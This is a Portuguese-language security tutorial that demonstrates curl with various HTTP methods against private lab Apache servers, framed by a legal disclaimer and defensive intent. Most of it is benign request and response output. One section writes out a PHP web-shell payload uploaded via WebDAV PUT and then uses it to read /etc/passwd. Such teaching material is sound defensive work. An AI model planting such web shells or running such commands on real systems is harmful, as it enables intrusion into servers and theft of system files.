****

**Visão**

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

**Missão**

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.



Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

*154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:*

*Pena – Detenção, de 3 meses a 1 ano, e multa*

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres ô faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

**0 – CURL**



O **curl** é uma ferramenta utilizado para transferir dados com URLs, ele envia ou recebe documentos/arquivos de servidores, uando diversos protocolos, tais como HTTP, HTTPS, FTP, Ghopher, telnet, POP, IMAP, SMTP NTLM, LDAP, etc. Ele foi projetado para funcionar sem a interação do usuário ou qualquer tipo de interatividade entre servidor e cliente.

Com ele podemos enviar requisições ao servidor web e analisar as respostas.

**1 – Enviando uma Requisição Utilizando os Métodos HTTP**

Primeiramente vamos enviar uma requisição com o método HEAD para observamos o cabeçalho que a aplicação web está retornando. Para isso, vamos utilizar as opções **–X**, para passarmos o método desejado e para que tenhamos o máximo de detalhes da conexão também iremos utilizar a opção **–v** (verbose).

Pelo método HEAD, temos informações compactas a respeito do servidor web, como o servidor usado.

root@kali-wellx86:~# curl -v -X HEAD http://192.168.0.106/

Warning: Setting custom HTTP method to HEAD with -X/--request may not work the

Warning: way you want. Consider using -I/--head instead.

\* Trying 192.168.0.106...

\* TCP\_NODELAY set

\* Connected to 192.168.0.106 (192.168.0.106) port 80 (#0)

> **HEAD / HTTP/1.1**

> Host: 192.168.0.106

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

**< HTTP/1.1 200 OK**

**< Date: Thu, 12 Apr 2018 03:26:03 GMT**

**< Server: Apache/2.2.14 (Ubuntu)**

**< Vary: Accept-Encoding**

**< Content-Type: text/html;charset=UTF-8**

**\* no chunk, no close, no size. Assume close to signal end**

**<**

\* Closing connection 0

root@kali-wellx86:~#

Com o método OPTIONS obtemos os métodos HTTP suportados pelo servidor.

Agora podemos ver quais opções que o servidor web tem para que possamos utiliza-las aqui.

root@kali-wellx86:~# curl -v -X OPTIONS http://192.168.0.106/

\* Trying 192.168.0.106...

\* TCP\_NODELAY set

\* Connected to 192.168.0.106 (192.168.0.106) port 80 (#0)

> **OPTIONS / HTTP/1.1**

> Host: 192.168.0.106

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

< HTTP/1.1 200 OK

< Date: Thu, 12 Apr 2018 03:29:17 GMT

< Server: Apache/2.2.14 (Ubuntu)

< **Allow: GET,HEAD,POST,OPTIONS**

< Content-Length: 0

< Content-Type: httpd/unix-directory

<

\* Connection #0 to host 192.168.0.106 left intact

root@kali-wellx86:~# curl -v -X OPTIONS http://192.168.0.109/webdav/

\* Trying 192.168.0.109...

\* TCP\_NODELAY set

\* Connected to 192.168.0.109 (192.168.0.109) port 80 (#0)

> **OPTIONS /webdav/ HTTP/1.1**

> Host: 192.168.0.109

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

< HTTP/1.1 200 OK

< Date: Fri, 13 Apr 2018 04:08:49 GMT

< Server: Apache/2.2.14 (Ubuntu)

< DAV: 1,2

< DAV: <http://apache.org/dav/propset/fs/1>

< MS-Author-Via: DAV

< **Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK**

< Content-Length: 0

< Content-Type: httpd/unix-directory

<

\* Connection #0 to host 192.168.0.109 left intact

root@kali-wellx86:~#

As requisições GET enviam dados como parâmetros da URL. Vamos requisitar com o método **GET** uma página que tenha seu conteúdo dinâmico.

root@kali-wellx86:~# curl -v -X GET http://192.168.0.106/h2s-lab/cmdi/cmd-i.php?path=/home/joe

Note: Unnecessary use of -X or --request, GET is already inferred.

\* Trying 192.168.0.106...

\* TCP\_NODELAY set

\* Connected to 192.168.0.106 (192.168.0.106) port 80 (#0)

> **GET /h2s-lab/cmdi/cmd-i.php?path=/home/joe HTTP/1.1**

> Host: 192.168.0.106

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

< HTTP/1.1 200 OK

< Date: Thu, 12 Apr 2018 03:16:39 GMT

< Server: Apache/2.2.14 (Ubuntu)

< X-Powered-By: PHP/5.3.2-1ubuntu4.10

< Vary: Accept-Encoding

< Content-Length: 571

< Content-Type: text/html

<

<html>

<body>

<b>File in path are: </b><br><pre>

total 304M

drwxr-xr-x 3 joe joe 4.0K Nov 4 2016 .

drwxr-xr-x 3 root root 4.0K Oct 26 2011 ..

-rw------- 1 joe joe 1.2K Apr 8 21:27 .bash\_history

-rw-r--r-- 1 joe joe 220 Oct 26 2011 .bash\_logout

-rw-r--r-- 1 joe joe 3.1K Oct 26 2011 .bashrc

drwx------ 2 joe joe 4.0K Oct 26 2011 .cache

-rw-r--r-- 1 joe joe 675 Oct 26 2011 .profile

-rw-r--r-- 1 joe joe 0 Oct 26 2011 .sudo\_as\_admin\_successful

-rw-r--r-- 1 joe joe 304M Nov 4 2016 wiki.bkp.tar.bz2

</pre>

</body>

</html>

\* Connection #0 to host 192.168.0.106 left intact

root@kali-wellx86:~#

As requisições POST enviam os dados no corpo da mensagem. Vamos utilizar o método POST para enviar dados para uma página dinâmica

root@kali-wellx86:~# curl -v -X POST --data 'username=admin&password=admin123' http://192.168.0.109/h2s-lab/login.php

Note: Unnecessary use of -X or --request, POST is already inferred.

\* Trying 192.168.0.109...

\* TCP\_NODELAY set

\* Connected to 192.168.0.109 (192.168.0.109) port 80 (#0)

> **POST /h2s-lab/login.php HTTP/1.1**

> Host: 192.168.0.109

> User-Agent: curl/7.56.1

> Accept: \*/\*

> Content-Length: 32

> Content-Type: application/x-www-form-urlencoded

>

\* upload completely sent off: 32 out of 32 bytes

< HTTP/1.1 200 OK

< Date: Fri, 13 Apr 2018 03:50:03 GMT

< Server: Apache/2.2.14 (Ubuntu)

< X-Powered-By: PHP/5.3.2-1ubuntu4.10

< Vary: Accept-Encoding

< Content-Length: 23

< Content-Type: text/html

<

\* Connection #0 to host 192.168.0.109 left intact

**Bem vindo Administrador**

root@kali-wellx86:~#

O método TRACE é potencialmente perigoso, devendo ser usado somente para debug de aplicações; ele retorna ao cliente a sua própria solicitação.

Para testarmos devemos alterar o arquivo ***/etc/apache2/conf.d/security*** e habilitar o método alterando a variável **TraceEnable Off** para **TraceEnable On**. Depois reinicie o serviço do Apache.

root@kali-wellx86:~# curl -v -X TRACE http://192.168.0.109/webdav/

\* Trying 192.168.0.109...

\* TCP\_NODELAY set

\* Connected to 192.168.0.109 (192.168.0.109) port 80 (#0)

> **TRACE /webdav/ HTTP/1.1**

> Host: 192.168.0.109

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

< HTTP/1.1 200 OK

< Date: Fri, 13 Apr 2018 04:16:07 GMT

< Server: Apache/2.2.14 (Ubuntu)

< Transfer-Encoding: chunked

< Content-Type: message/http

<

**TRACE /webdav/ HTTP/1.1**

**Host: 192.168.0.109**

**User-Agent: curl/7.56.1**

**Accept: \*/\***

\* Connection #0 to host 192.168.0.109 left intact

root@kali-wellx86:~#

O método PUT é potencialmente perigoso, devendo ser desabilitado, pois com ele podemos enviar dados para o site.

Com um servidor WebDav mal configurado podemos implementar uma backdoor enviando um arquivo para o servidor.

root@kali-wellx86:~# curl -v -X PUT -d '<pre> <?php if(isset($\_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($\_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; } ?>' http://192.168.0.109/webdav/backdoor.php

\* Trying 192.168.0.109...

\* TCP\_NODELAY set

\* Connected to 192.168.0.109 (192.168.0.109) port 80 (#0)

> **PUT /webdav/backdoor.php HTTP/1.1**

> Host: 192.168.0.109

> User-Agent: curl/7.56.1

> Accept: \*/\*

> Content-Length: 120

> Content-Type: application/x-www-form-urlencoded

>

**\* upload completely sent off: 120 out of 120 bytes**

< **HTTP/1.1 201 Created**

< Date: Fri, 13 Apr 2018 04:31:30 GMT

< Server: Apache/2.2.14 (Ubuntu)

< Location: http://192.168.0.109/webdav/backdoor.php

< Vary: Accept-Encoding

< Content-Length: 273

< Content-Type: text/html; charset=ISO-8859-1

<

**<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">**

**<html><head>**

**<title>201 Created</title>**

**</head><body>**

**<h1>Created</h1>**

**<p>Resource /webdav/backdoor.php has been created.</p>**

**<hr />**

**<address>Apache/2.2.14 (Ubuntu) Server at 192.168.0.109 Port 80</address>**

**</body></html>**

\* Connection #0 to host 192.168.0.109 left intact

root@kali-wellx86:~# curl -v -X GET http://192.168.0.109/webdav/backdoor.php?cmd=cat%20/etc/passwd

Note: Unnecessary use of -X or --request, GET is already inferred.

\* Trying 192.168.0.109...

\* TCP\_NODELAY set

\* Connected to 192.168.0.109 (192.168.0.109) port 80 (#0)

> GET /webdav/backdoor.php?cmd=cat%20/etc/passwd HTTP/1.1

> Host: 192.168.0.109

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

< HTTP/1.1 200 OK

< Date: Fri, 13 Apr 2018 04:36:23 GMT

< Server: Apache/2.2.14 (Ubuntu)

< X-Powered-By: PHP/5.3.2-1ubuntu4.10

< Vary: Accept-Encoding

< Content-Length: 1017

< Content-Type: text/html

<

**<pre> <pre>root:x:0:0:root:/root:/bin/bash**

**daemon:x:1:1:daemon:/usr/sbin:/bin/sh**

**bin:x:2:2:bin:/bin:/bin/sh**

**sys:x:3:3:sys:/dev:/bin/sh**

**sync:x:4:65534:sync:/bin:/bin/sync**

**games:x:5:60:games:/usr/games:/bin/sh**

**man:x:6:12:man:/var/cache/man:/bin/sh**

**lp:x:7:7:lp:/var/spool/lpd:/bin/sh**

**mail:x:8:8:mail:/var/mail:/bin/sh**

**news:x:9:9:news:/var/spool/news:/bin/sh**

**uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh**

**proxy:x:13:13:proxy:/bin:/bin/sh**

**www-data:x:33:33:www-data:/var/www:/bin/sh**

**backup:x:34:34:backup:/var/backups:/bin/sh**

**list:x:38:38:Mailing List Manager:/var/list:/bin/sh**

**irc:x:39:39:ircd:/var/run/ircd:/bin/sh**

**gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh**

**nobody:x:65534:65534:nobody:/nonexistent:/bin/sh**

**libuuid:x:100:101::/var/lib/libuuid:/bin/sh**

**syslog:x:101:103::/home/syslog:/bin/false**

**joe:x:1000:1000:joe,,,:/home/joe:/bin/bash**

**sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin**

**mysql:x:103:110:MySQL Server,,,:/var/lib/mysql:/bin/false**

**test:x:1001:1001:Test,,,:/home/test:/bin/bash**

\* Connection #0 to host 192.168.0.109 left intact

root@kali-wellx86:~#

Observe que injetamos um arquivo (RFI – Remote File Include), através do método PUT e podemos enviar comandos diretamente para o sistema.




Figura 01 – Comandos Executados Através da Backdoor

Com o método DELETE é possível apagar qualquer arquivo. Por isso, deve ser desabilitado.

root@kali-wellx86:~# curl -v -X DELETE http://192.168.0.109/webdav/backdoor.php

\* Trying 192.168.0.109...

\* TCP\_NODELAY set

\* Connected to 192.168.0.109 (192.168.0.109) port 80 (#0)

> **DELETE /webdav/backdoor.php HTTP/1.1**

> Host: 192.168.0.109

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

< **HTTP/1.1 204 No Content**

< Date: Fri, 13 Apr 2018 04:39:14 GMT

< Server: Apache/2.2.14 (Ubuntu)

< Content-Length: 0

< Content-Type: application/x-httpd-php

<

\* Connection #0 to host 192.168.0.109 left intact

root@kali-wellx86:~#

**2 – Referências**

**Referências Bibliográficas**

**[1]** MELO, Sandro – Estudo de Técnicas para Exploração de Vulnerabilidades em Redes TCP/IP, 2º Ed, Rio de Janeiro, 2006, Editora Alta Books Ltda.

**[2]** Packetwatch Research. Disponível em <http://www.packetwatch.net/netcatfix.php>. Acessado em 28/03/2017.

**[3]** Fontes Netcat. Disponível em <http://download.insecure.org/stf/nc110.tgz>. Acessado em 28/03/2017.

**[4]** MORENO, Daniel – Penest em Aplicações Web – São Paulo – 2017, Novatec